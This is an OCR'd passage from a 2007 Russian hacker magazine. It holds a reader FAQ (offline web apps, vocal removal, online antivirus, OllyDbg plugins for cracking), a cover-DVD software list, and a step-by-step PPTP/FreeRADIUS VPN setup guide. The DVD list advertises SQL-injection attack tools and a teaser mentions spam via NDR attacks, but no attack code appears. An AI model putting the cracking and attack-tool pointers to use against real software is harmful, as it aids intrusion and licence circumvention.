Отряхнув испачканную пеплом ладонь, Лопухов вздохнул, еще раз посмотрел в одну квитанцию, потом в другую, после чего последнюю смял и выбросил в мусорную корзину. Прах прахом, а за денежки надо будет отчитаться.

Машина, стоявшая на улице перед стеклянными дверями, отъехала. Киллер проводил ее взглядом, не зная, что жить ему осталось чуть более двух часов...



СТЕПАН «STEP» ИЛЬИН
/ FAQ@REAL.XAKEP.RU /

FaQ


YOUR FAQ FAQ ON FAQ

FAQ@REAL.XAKEP.RU

Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком, для этого есть Hack-Faq (hackfaq@real.xakep.ru); не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.

Q: Расскажите, что такое Google Gears? В последнее время разработка все чаще упоминается в новостях, но никто не может по-русски объяснить, что она собой представляет.

A: А мы объясним! Google Gears — это ранняя версия специального расширения для браузера, позволяющего веб-приложениям работать без выхода в интернет. Иначе говоря, имея в распоряжении браузер (Google Gears работает на Firefox 1.5+, MSIE 6+ и всех доступных платформах) и онлайн-приложения, адаптированные под Google Gears, ты легко сможешь использовать их полностью оффлайн. Пример тому — популярный сервис для составления списков дел (todo list) www.rememberthemilk.com. Быстро привыкнув к этому замечательному органайзеру, напоминающему мне о важных делах, я очень обламываюсь, когда не могу добавить новые контакты или задачи на день из-за отсутствия доступа в инет. Теперь же вполне реально пользоваться им даже без инета (причем для этого точно так же применяется обычный браузер — никаких внешних отличий нет). Внесенные изменения добавятся в базу онлайн-сервиса, как только появится инет. Приятно, что Google Gears (http://code.google.com/apis/gears) — это приложение с полностью открытыми исподниками. Сказочный эффект достигается за счет трех компонентов: LocalServer (специализированный кэш, перехватывающий обращения оффлайн-приложения к интернету и доставляющий ему затребованное содержание с локального диска), Database Module (реляционная база данных на основе SQLite, хранящая пользовательские данные на локальном диске), WorkerPool (механизм исполнения сценариев в фоновом режиме, повышающий быстродействие пользовательского интерфейса web-приложения). Разработчик должен сам позаботиться, чтобы его приложение могло работать с Google Gears: подготовить js-файл-манифест и закачать его и еще три файла (два html и один js) на сервер. Подробно этот процесс описан в Google Gears API Developer's Guide (Beta).



Q: Подскажи простой способ сделать минусовку песни (убрать из композиции вокал, оставив только инструментальную составляющую)?
A: Полностью удалить вокал, не повлияв на инструментальную составляющую, реально только для стереотреков, но не всегда. В большинстве случаев на оба канала накладывается один и тот же семпл вокала, то есть вокальные составляющие у обоих каналов получаются идентичными. В этом случае можно удалить вокал, просто «вычитая» один канал из другого. Это легко реализуемо в любом музыкальном редакторе, например в бесплатном Audacity (audacity.sourceforge.net):
1) импортируй нужную композицию;
2) зайди в меню трека (для этого надо кликнуть по стрелочке справа от названия композиции) и кликни на «Разделить стереодорожку»;
3) выбери правый канал (кликни по нижней дорожке) и инвертируй его через меню: «Эффекты → Инвертировать»;
4) в меню трека для каждой дорожки выстави режим «Моно».
Ну и, в конце концов, наслаждайся результатом. Впрочем, даже если ничего из этого не получилось, расстраиваться рано. Для Audacity есть отличные плагины kn0ck0ut (www.freewebs.com/st3pan0va) и Voicetrap (www.cloneensemble.com/vt_main.htm), способные решить задачу с более сложными начальными условиями.

Q: Беспокоюсь за сохранность своих данных, когда работаю на чужом компьютере. Дома-то у меня и антивирус, и файрвол, и все обновления установлены, и браузер я по вашему совету выбрал самый безопасный. Совсем другое дело на компьютере у подружки или в университете — ничего подобного там и в помине нет. А ведь легко можно зайти на какой-нибудь сайт, подцепить трояна и распрощаться с аськой, профиль которой был на вставленной в компьютер флешке. Есть ли выход из этой ситуации? Как обезопасить серфинг в таком случае?
A: Ну что же ты, приятель, такой эгоистичный. Настроил бы подруге компьютер как надо — может быть, и у нее никакие аськи не увели бы. А если серьезно, то в твоем случае можно порекомендовать специальные онлайн-антивирусы. Они работают по принципу промежуточного прокси и тщательно проверяют весь запрошенный тобой трафик. В случае обнаружения малвари, они тут же реагируют, вырезают опасный кусок кода из страницы и возвращают тебе ее уже обезвреженной, выдав соответствующее предупреждение. Подобную заботу проявляет, например, бесплатное решение SpyBye (www.spybye.org). От тебя требуется только прописать в настройках браузера прокси-сервер с нужным портом: www.spybye.org:8080. В базе программы собрано очень много кода, способного навредить твоему компьютеру. Более того, программа снабжена эвристическими механизмами и интегрируется с авторитетным сканером ClamAV. Само собой, от всех бед она не спасет, но то, что она способна обезопасить серфинг, где бы ты ни был, — это точно!

Q: Подскажите, как подключить плагин CommandBar в OllyDbg? Августовский номер журнала за 2005 год (статья «Крякинг — это просто»): на диске прогу нашел, но как подключить плагин, не понял.
A: Легче всего просто распаковать DLL-библиотеку из архива с плагином в папку с OllyDbg. Но когда плагинов становится много, эта груда библиотек начинает напрягать, поэтому рекомендую предупредить беспорядок и создать для расширений отдельную директорию. Скинув туда файлы плагинов, останется только прописать ее в настройках отладчика: «Options → Appearance → Directories → Plugin path». Напомню, что с помощью этого плагина пользователь получает в распоряжение консоль для быстрого ввода команд. Правда само расширение, доступное на официальном сайте, уже устарело. Намного более симпатично смотрится ее улучшенная версия — Modified CmdLine. Среди новых команд — очень полезна LOADDLL, которая оперативно загружает динамическую библиотеку в контекст отладчика. Не могу не упомянуть несколько других, менее известных, но очень полезных плагинов:
• **Conditional Branch Logger** — расширение, которое создает логи, отображающие последовательность выполнения программы, причем особенный акцент делается на инструкции условного перехода. Очень удобная штука для анализа того, как меняется логика работы приложения в зависимости от изменения входных параметров и условий.
• **StollyStructs** — вспомогательный плагин, который наглядно покажет любую структуру данных. В базе по умолчанию забито около 1200 стандартных виндовых структур данных.
• **Uhooker** — универсальный перехватчик. Позволяет перехватить обращения к API-функциям, причем не только внутри программы, а еще и внутри подгружаемых DLL-библиотек.
Все эти и множество других плагинов доступны для закачки на сайте www.woodmann.com/ollystuph. Они же будут на диске.

Q: Каким образом отлаживают сценарии JavaScript?
A: Утилит и средств разработки для отладки довольно много. Причем существуют инструменты, поддерживающие отладку как на стороне сервера, так и на стороне клиента. Если речь идет о простом AJAX-проекте, то разумнее всего просто использовать возможности браузера.
Firefox, Mozilla и Netscape имеют встроенный отладчик Venkman, который можно вполне эффективно использовать. Но по возможностям этот дебаггер и рядом не стоит с тем, что предлагает FireBug (www.getfirebug.com). Расширение для Mozilla Firefox предоставляет удобную среду для пошагового выполнения скриптов, справочную информацию для AJAX-кодера, браузер DOM и возможность посмотреть HTTP-запросы и ответы (естественно, включая XMLHttpRequest).
Safari также имеет встроенный отладчик, правда его предварительно нужно активировать. Инструкцию к действию ты найдешь в Safari FAQ (developer.apple.com/internet/safari/faq.html).
Для старого доброго Internet Explorer существует специальный тулбар — Internet Explorer Developer Toolbar (www.microsoft.com).
В случае если отлаживаемый скрипт очень простой и нет времени на установку всех этих приблуд, поможет дедовский прием, основанный на использовании функции alert(). Вставь ее в нужные места, а в параметрах укажи переменные, которые необходимо отслеживать, и все. Теперь их значения будут отображаться в виде всплывающих окошек прямо в ходе выполнения скрипта в любом браузере!][

>> WINDOWS

> Daily Soft

- ACDSee 9
- Alcohol 120% 1.9.5.3105
- Cute FTP Professional 8.0.7
- DAEMON Tools 4.09 X86
- Download Master 5.3.3.1089
- Far Manager 1.70
- Firefox 2.0.0.4
- K-Lite Mega Codec Pack 2.2.5
- Miranda IM 0.6.8
- mIRC 6.21
- Notepad 4.1.2
- Opera for Windows 9.21
- Outpost Firewall PRO 4.01
- PuTTY 0.60
- QIP Build 8020
- Skype 3.2.0.163
- Starter v5.6.2.8
- The Bat! v3.99.3
- Total Commander 7.01
- Unlocker 1.8.5
- Winamp 5 Full 5.35
- WinRAR 3.70 RU
- Xakep CD DataSaver 5.2

>Development

- Delphi for PHP Trial
- Dev-Cplusplus 5.0b with MingwGCC 3.4.2
- Expresso 3.0.2693
- Google Gears for Windows
- InterBase 2007 Developer Edition
- Microsoft Math 3.0
- NSIS 2.28
- PSPad 4.5.2
- Rr0d
- Sisulizer 1.5.14
- Syser Debugger 1.91
- UltraEdit-32 13.10

>Misc

- Gismeteo.Трей
- HyperSnap-DX 6.20.01
- LEGO Digital Designer for Windows 2.1
- MapBuilder 1.6.1
- MyPhoneExplorer 1.6
- osync 0.8.1
- Password Safe 3.08
- PStart 2.11
- Shup 0.13
- TagScanner 5.0
- Texter 0.4
- TreeSize Free V2.1
- wikidPad 1.9b
- Winpooch Watchdog 0.6.6
- Xpadder 2007.06.29
- Домашняя бухгалтерия 4.3
- Каталог Мобильных телефонов 1.52

>Multimedia

- AC3Filter 1.45b
- Adobe Illustrator CS3
- Adobe Reader 8.1
- ASCII Generator dotNET Beta 8.1
- Easy CD-DA Extractor 10.2.2
- FFDShow MPEG-4 Video Decoder 20070627
- FinalBurner FREE 1.17.0.93
- Flash CS3
- GermaniX Transcoder 4.0.0.27
- Google Earth for Windows 4.1.7087
- iTunes 7.3
- Kantaris Media Player 0.1.3
- Noteburner 1.34
- Picasa for Windows 2.7
- PocketDivXEncoder 0.3.60
- QIP Infium Beta
- QT Lite 1.0.0
- Speex 1.2
- Stellarium for Windows 0.9.0
- Vextractor 3.80
- VLC for Windows 0.8.6c
- YamiPod v1.4

>Net

- Avant Browser 11.5
- FireGPG
- Gizmo Project for Windows 3.1.2.291
- HttpWatch 4.2
- HTTrack Website Copier 3.41
- JSch 0.1.33
- Lavasoft Personal Firewall 2.0
- Mumble for Windows 0.9.5
- NetMeter 1.1.2
- Network Magic 4.1
- ooVoo 1.1.0.0
- OpenVPN 2.0.9
- RSSOwl for Windows 2.0
- Safari for Windows XP
- SeaMonkey for Windows 1.1.2
- Skype 3.5 Beta
- SpaceTime 3D 0.9
- SSL-Explorer for Windows 0.2.14_01
- TightVNC 1.3.9
- WebScarab 20070504-1631
- Website-Watcher 4.33
- Windows Live Messenger 8.5b

>System

- Active SMART 2.6
- BOINC for Windows 5.10.8
- ClamAV 0.90.3-3c
- Comodo BOClean 4.24
- ESET NOD32
- ESET Smart Security 3.0b
- F-Secure BlackLight 2.2.1064 Beta
- Google Desktop 5.1
- iPig Wifi Security 2.05
- Locate 3.0.7.6170
- Mo-Search 2.7.0
- myWIFIzone 4
- O&O CleverCache 6 Professional Edition
- O&O Defrag 10 Professional Edition
- OpenOffice.org 2.2.1
- PC SECURITY TEST 2007
- S3 Change Explorer 1.0.2
- Total Commander 7.01
- TrueCrypt 4.3a
- VirtualBox for Windows 1.4.0
- Vista Manager 1.1.8
- WindowBlinds 5.51
- Windows Server 2003 Service Pack 1
- XAMPP for Windows 1.6.3b

>>UNIX

>Desktop

- Amarok 1.4.6
- Emacs 22.1
- Koffice 1.6.3
- Liberation-fonts 0.3
- Mplayer 1.0rc1
- Openbox 3.4.2
- Openoffice 2.2.1
- Qmmp 0.1.2
- Scribus 1.3.3.9
- Stellarium 0.9.0
- Traverso 0.40.0

>Devel

- Anjuta 2.2.0
- Eric 4.0.0
- Gcc 4.2.0
- Jruby 1.0
- Mesa 7.0
- Monodevelop 0.14
- Nesla 0.6.0
- Qucs 0.0.12
- Seed7 20070624
- Source-highlight 2.7
- Zk 2.4.0

>Games

- Allacrost 0.2.0
- Btanks 0.5.3811
- Nexuiz 2.3
- Simutrans 99.12

>Libz

- Directfb 1.0.0
- Gd 2.0.35
- Glib 2.13.5
- Gmp 4.2.1
- Gtk 2.11.4
- Libiconv 1.11
- Libjpeg 6b
- Libmcrypt 2.5.7
- Libnet 0.10.11
- Libogg 1.1.3
- Libpcap 0.9.5
- Libpng 1.2.18
- Libtiff 3.8.2
- Libtool 1.5.22
- Libxml2 2.6.29
- Pango 1.17.3
- Pth 2.0.7
- Qt 4.3
- Sdl 1.2.11
- T1lib 5.1.0
- Zlib 1.2.3

>Net

- Darcs 1.0.9
- Deluge 0.5.1.1
- Firefox 2.0.0.4
- Mercurial 0.9.4
- Opera 9.21
- Pidgin 2.0.2
- Skype 1.4.0.74
- Sylpheed 2.4.2
- Tunderbird 2.0.0.4
- Weechat 0.2.5

>Security

- Clamav 0.90.3
- Elfpgp 0.1.6
- Exact 1.41
- Knetfilter 3.5.1
- Nmap 4.20
- P3pmail 1.3
- Ruby-password 0.5.3
- Shishi 0.0.31
- Upx 3.00
- Zorp 3.0.14b

>Server

- Amavisd-new 2.5.2rc2
- Apache 2.2.4
- Asterisk 1.2.19
- Bind 9.4.1
- Courier-imap 4.1.3
- Cups 1.2.11
- Dbmail 2.2.5
- Dhcp 3.0.5
- Dovecot 1.0.1
- Exim 4.67
- Mysql 5.0.41
- Nut 2.0.5
- Openca 0.9.3-rc1
- Openldap 2.3.36
- Openssh 4.6p1
- Postfix 2.4.3
- Postgresql 8.2.4
- Samba 3.0.25b
- Sendmail 8.14.1
- Snort 2.6.1.5
- Sqlite 3.4.0
- Squid 2.6STABLE13
- Vsftpd 2.0.5

>System

- Alsa 1.0.14
- ASP Linux 11.2
- Ati 8.36.5
- BSD Ports
- K3b 1.0.2
- Linux 2.6.21.5
- Nvidia 100.14.11
- Powertop 1.7
- Sysresccd 0.3.6
- Virtualbox 1.4.0

>>ПОДБОРКА

15 программ для упрощения атак SQL Injection

+ документация по теме

DVD

№ 07(103)ИЮЛЬ 2007

ХАКЕР

ХАКЕР

WWW.XAKEP.RU

ИЮЛЬ 07(103) 2007

(game)land hi-fun media

publishing for enthusiasts

4607157100063 07007

ОБМАНЫВАЕМ YOUTUBE
КАК СОХРАНИТЬ НА ВИНТ ВИДЕО С YOUTUBE стр.30


5 ШАГОВ НАВСТРЕЧУ GPS
ПОЛЕЗНЫЕ СВЕДЕНИЯ О СИСТЕМЕ НАВИГАЦИИ стр.34

СПАМ БЕЗ КОНЦА
ИСПОЛЬЗОВАНИЕ NDR-АТАК ДЛЯ РАССЫЛКИ СПАМА стр.48

АЛГОРИТМ УСИЛЕНИЯ MD5
МОДИФИЦИРУЕМ СТАНДАРТНЫЙ МЕХАНИЗМ MD5-АУТЕНТИФИКАЦИИ стр.56

ВСЕ О ЛИЦЕНЗИЯХ В МИРЕ OPEN SOURCE
НАСТАЛО ВРЕМЯ РАЗОБРАТЬСЯ, ЧТО К ЧЕМУ стр.88

РЕЦЕПТЫ ПРАВИЛЬНОГО ПИТАНИЯ
СОВЕТЫ ПО ДОРАБОТКЕ ДЕШЕВЫХ БЛОКОВ ПИТАНИЯ стр.142





Виртуальная сеть для Windows-клиента

WDS: служба удаленной установки Windows

Под защитой корпоративного антивируса

Symantec Antivirus Corporate Edition:
система защиты клиентских станций масштаба предприятия

Поток пакетов — на контроль!

Следим за трафиком при помощи протокола NetFlow

Рецепты правильного питания

Решаем проблему снижения шума на домашнем сервере

+

2 видеоурока для админов





СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /



Виртуальная сеть для Windows-клиента

НАСТРАИВАЕМ СЕРВЕРЫ PPTP И RADIUS НА БАЗЕ LINUX

Сегодня перед системными администраторами все острее встает проблема обеспечения мобильных и удаленных пользователей полноценным и защищенным доступом к корпоративной сети. Благодаря встроенной поддержке туннельного протокола «точка-точка» в операционных системах Windows, одним из самых популярных решений является построение защищенных туннелей на основе PPTP. Настройкой такого сервера мы сегодня и займемся.

Протокол PPTP


Протокол PPTP (Point-to-Point Tunneling Protocol) позволяет создавать защищенные каналы для обмена данными по различным сетевым протоколам: IP, IPX или NetBEUI. Их данные инкапсулируются с помощью протокола PPTP в пакеты протокола IP, с помощью которого переносятся в зашифрованном виде через любую сеть TCP/IP. PPTP работает, устанавливая обычную PPP-сессию с противоположной стороной с помощью протокола туннелирования сетевых пакетов GRE (Generic Routing Encapsulation — общая инкапсуляция маршрутов). Для шифрования трафика применяется протокол MPPE (Microsoft Point-to-Point Encryption), использующий потоковый шифр RSA, RC4-ключи которого меняются в течение сессии.

Cisco первой реализовала PPTP в своих продуктах, она и лицензировала эту технологию корпорации Microsoft. Из-за опасений по поводу патентных претензий протокола MPPE до недавнего времени в дистрибутивах Linux отсутствовала полноценная поддержка PPTP. Однако, начиная с версии 2.6.13, появилась полная поддержка PPTP.

Но не все так гладко. Несмотря на популярность, специалисты недолюбливают PPTP по причине слабых алгоритмов парольной аутентификации и возможности получения сессионных ключей на основе пользовательского



Файл options



Выбираем подключение к VPN

пароля. Об этом можно почитать на сайте Брюса Шнаера (Bruce Schneier): www.schneier.com. Этот специалист занимается анализом реализации PPTP с 1998 года.

Если бы не встроенная поддержка в Windows, о PPTP, вероятно, уже давно бы все забыли. Хотя, с другой стороны, в Windows XP и более поздних версиях Windows присутствует возможность заменить пароли пользовательскими сертификатами, для этого с PPTP применяется протокол Extensible Authentication Protocol-Transport Layer Security (EAP-TLS).

Установка сервера PoPToP в Linux

Одной из популярных реализаций PPTP является сервер PoPToP (www.poptop.org). Изначально он написан для Linux, но без проблем работает в Solaris 2.6, OpenBSD, FreeBSD и других. Это первый проект, предоставивший возможность строить PPTP-серверы в Linux. Он стартовал под руководством Matthew Ramsay и контролировался Moreton Bay Ventures (www.moretonbay.com). В марте 1999 года PoPToP был опубликован под лицензией GNU. Он совместим со всеми версиями Windows и никсовым PPTP-клиентом (pptpclient.sf.net). Поддерживает аутентификацию MSCHAPv2 и шифрование MPPE 40 с 128-битным RC4. При использовании RADIUS легко интегрируется в сети Windows.

После включения поддержки PPTP в ядро, установка PoPToP очень упростилась. Она заключается в распаковке полученного архива и стандартных:

```
$ ./configure --prefix=/usr
$ make
$ sudo make install
```

Если нужна поддержка TCP wrappers, следует добавить ключ '--with-libwrap' (man tcpd(5)). Также стоит поискать пакеты в репозитарии. В дистрибутивах, использующих apt, как, например, в Ubuntu, вводим:

```
$ sudo apt-cache search pptp
$ sudo apt-get install pptpd
```

Все, установка закончена, можно переходить к настройке.

Конфигурационные файлы PoPToP

По умолчанию сервер PoPToP использует конфигурационный файл /etc/pptpd.conf. Если установка производилась из исходных текстов, готовый шаблон лежит в подкаталоге samples архива с исходными текстами. Можно, конечно, все параметры задавать в командной строке, но это неудобно. Редактируем:

$ SUDO VI /ETC/PPTPD.CONF

```
# По умолчанию клиентские соединения будут ожидаться на всех интерфейсах; можно указать конкретный адрес для PPTP-соединений
# listen 217.165.34.2

# Путь к исполняемому файлу pppd
# ppp /usr/sbin/pppd

# Путь к файлу с параметрами PPP
option /etc/ppp/pptpd-options

# Включает отладочный вывод в syslog
# debug

# Задержка перед открытием соединения (по умолчанию 10 секунд); параметр предназначен для защиты от DoS-атак
# stimeout 10

# Сняв комментарий, мы запретим передачу клиенту его IP-адреса
# noipparam

# Использование wtmp(5) для записи о подключениях клиентов
logwtmp

# Включение перенаправления broadcast-пакетов, требует конфигурирования с параметром '--enable-bcrelay'
# bcrelay eth0

# Ограничения скорости клиентов (бит/сек)
# speed 115200

# Внутренний IP-адрес
localip 192.168.2.1

# Клиентские IP-адреса. При описании не должно быть пробелов, можно указывать диапазон адресов или отдельный адрес
remoteip 192.168.2.100-150,192.168.2.200-245
```

Простейшее правило для iptables выглядит так:

```
$ sudo iptables --append INPUT --protocol 47 --jump ACCEPT
$ sudo iptables --append INPUT --protocol tcp --match tcp --destination-port 1723 --jump ACCEPT
```

Теперь редактируем файл pptpd-options:

$ SUDO VI /ETC/PPP/PPTPD-OPTIONS

```
# Имя (должно соответствовать второму полю в /etc/ppp/chap-secrets)
```



> Настройки в pptpd.conf

> Пакеты Ubuntu

```
name pptpd

# Удаление домена из имени пользователя
chapms-strip-domain

# Авторизация
refuse-pap
refuse-chap
refuse-mschap
require-mschap-v2
require-mppe-128

# Если pppd является основным сервером для Windows-клиен-
тов, то клиентам можно задать адреса DNS- и WINS-серверов
# ms-dns 10.0.0.1
# ms-wins 10.0.0.2

# Добавляем IP- и MAC-адреса клиента в таблицу ARP. Таким
образом, клиент как бы находится в локальной сети и может
подключаться к ее ресурсам
proxyarp

# Не изменять маршрут по умолчанию
nodefaultroute

# Выполняем блокировку соединения и отключаем компрессию
lock
nobsdcomp
novj
novjccomp
```

При таких установках аутентификация пользователя возможна только с помощью средств CHAPv2, поэтому открываем файл /etc/ppp/chap-secrets и добавляем пользователей, которые смогут подключаться по VPN. В простейшем случае в файл заносится логин и пароль:

```
sergej pptpd password *
```

На этом настройки закончены, перезапускаем демон:

```
$ sudo /etc/init.d/pptpd restart
```

И пробуем подключиться к серверу.

Прикручиваем RADIUS

Для небольших компаний такой настройки PoPToP, вероятно, будет достаточно. Если VPN-пользователей много, следует применять более удобные методы их авторизации. Поэтому, когда PPTP-конфигурация будет должным образом протестирована, можно приступать к настройке RADIUS (Remote Access Dial-Up User Service). Если говорить коротко, то его задача сводится к аутентификации, а также к хранению логинов и паролей пользователей. Сервер RADIUS определяет, может ли пользователь подключаться к запрашиваемому им сервису. При необходимости производится учет времени, трафика и других параметров сессии пользователя. Кроме всего прочего, так мы сможем использовать TLS-EAP. На сегодняшний день наиболее популярным открытым решением является FreeRADIUS, его и будем ставить.

```
$ sudo apt-get install freeradius
```

В файл /etc/ppp/pptpd-options добавляем строку, описывающую плагин:

```
plugin radius.so
```

О настройках RADIUS можно рассказывать долго, я остановлюсь лишь на самых необходимых. Все конфигурационные файлы находятся в каталоге /etc/freeradius. Так как клиент у нас один и находится на том же узле, что и сервер, файл clients.conf исправляем следующим образом:

```
client 127.0.0.1 {
        secret = super_PassWOrd
        shortname = localhost
        nastype = other
}
```

Файл users содержит конфигурационную информацию о пользователях и другие данные, необходимые для аутентификации. Для проверки работы заведем тестового пользователя:

```
test Auth-Type:=MS-CHAP, User-Password == "test"
```

Пользователи, зарегистрированные в /etc/passwd, подключаются тоже просто:

```
DEFAULT Auth-Type = System
        Fall-Through = 1
```

Теперь редактируем главный файл сервера radiusd.conf (для экономии журнального пространства конфиг дается в сильно сжатом виде, полную версию radiusd.conf ты найдешь на прилагаемом к журналу диске):

VI RADIUSD.CONF

```
# Имя пользователя и группа, используемые для запуска
FreeRADIUS
```

```
user = freerad
group = freerad

# Максимальное количество запросов,
хранимых сервером
max_requests = 512

# Слушаем на localhost
bind_address = 127.0.0.1

# Использовать указанный конкретный port, если 0; его
значение берется из /etc/services
port = 0

# Не разрешать преобразование адресов
hostname_lookups = no

# Записывать в лог попытки авторизации
log_auth = yes

# Записывать в лог некорректные и корректные пароли
при авторизации
log_auth_badpass = yes
log_auth_goodpass = no

# Включить/выключить коллизию пользователей
usercollide = no

# Настройки безопасности для противодействия
возможным DoS-атакам
security {

# Максимально допустимое количество атрибутов
в RADIUS-пакете
max_attributes = 200

# Задержка (в секундах) перед отправкой пакета
Access-Reject
 reject_delay = 1

# Не отвечать на запросы Status-Server
status_server = no
}
```

Сохраняем, пробуем запустить FreeRADIUS в отладочном режиме:

```
$ sudo freeradius -X
```

И подключаемся, используя тестовую запись. Если все прошло успешно, схему можно наращивать дальше, подключая LDAP, Active Directory, базу данных. Кроме того, можно интегрировать EAP и прочие приложения, позволяющие сделать работу с учетными записями проще, а соединения безопаснее.
Мы же идем дальше.

Настройка клиентского соединения в Windows

Настройка PPTP-соединения практически ничем не отличается от подключения к провайдеру. Вызываем «Сетевые подключения», выбираем «Создание нового подключения» и следуем указаниям мастера. Во втором окне отмечаем пункт «Подключить к сети на рабочем месте» и в следующем — «Подключение к виртуальной частной сети», затем вводим название подключения и указываем, необходимо ли набирать номер для предварительного подключения. Если соединение осуществляется напрямую, то выбираем «Не набирать номер для предварительного подключения» и вводим IP-адрес или имя сервера, к которому необходимо подключиться. После нажатия кнопки «Готово» можно пробовать подключиться к серверу, введя логин и пароль. В зависимости от версии и настроек сервера, а также версии клиентской операционной системы, возможно, потребуется уточнить некоторые параметры подключения (протокол, обязательность шифрования, сжатие и другие), для чего необходимо выбрать «Свойства» созданного соединения.

Включение поддержки PPTP в ядре Linux

Если вывод lsmod не показывает наличие строк «ppp*», следует пересобрать ядро. Вводим make menuconfig и включаем для всех ядер:

```
Networking Support -->
 Networking options -->
 <M> IP: GRE tunnels over IP
```

И для 2.6.15+:

```
Device Drivers --->
 Network device support --->
 <M> PPP (point-to-point protocol) support
 <M> PPP support for async serial ports
 <M> PPP support for sync tty ports
 <M> PPP Deflate compression
 <M> PPP BSD-Compress compression
 <M> PPP MPPE compression (encryption)
Cryptographic options --->
 [*] Cryptographic API
 [*] HMAC support
 <M> MD5 digest algorithm
 <M> SHA1 digest algorithm
 <M> SHA256 digest algorithm
 <M> SHA384 and SHA512 digest algorithms
 <M> DES and Triple DES EDE cipher algorithms
 <M> ARC4 cipher algorithm
```

Для более ранних версий параметры будут отличаться, но не сильно. Также для таких ядер следует сначала наложить патч, взяв нужную версию с сайта mppe-mppc.alphacron.de. Например, для версии ядра 2.6.11 команда будет выглядеть так:

```
$ cd /usr/src
$ wget -c http://mppe-mppc.alphacron.de/linux-2.6.11-mppe-mppc-1.3.patch.gz
$ gunzip linux-2.6.11-mppe-mppc-1.3.patch.gz
$ cd linux
$ patch -p1 < ../linux-2.6.11-mppe-mppc-1.3.patch
```

После конфигурирования компилируем ядро как обычно.

СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /



Под защитой корпоративного антивируса

SYMANTEC ANTIVIRUS CORPORATE EDITION: СИСТЕМА ЗАЩИТЫ КЛИЕНТСКИХ СТАНЦИЙ МАСШТАБА ПРЕДПРИЯТИЯ


Сегодня нет нужды убеждать кого-либо в необходимости антивирусной защиты. Если в рамках одного-двух компьютеров это, можно сказать, привычная задача, то установка и контроль над обновлениями нескольких десятков, а то и сотен компьютеров без специальных инструментов уже невозможна. Благодаря возможности централизованной настройки продукт Symantec AntiVirus Corporate Edition for Workstations обеспечивает автоматизированную защиту рабочих станций от вирусов, шпионских и рекламных модулей, позволяя тем самым максимально увеличить время бесперебойной работы систем.


Возможности и компоненты SAV

Symantec AntiVirus — это многоплатформенный масштабируемый продукт, обеспечивающий защиту рабочих станций и серверов от вирусов. SAV v10 (размер порядка 800 Мб) содержит несколько компонентов: версия 10.1.x для Windows 2000, 2003, XP и Netware; клиентская версия 10.2 для Vista; версия 1.0.x для Linux. Для 32- и 64-битных операционных систем используются разные версии программы.

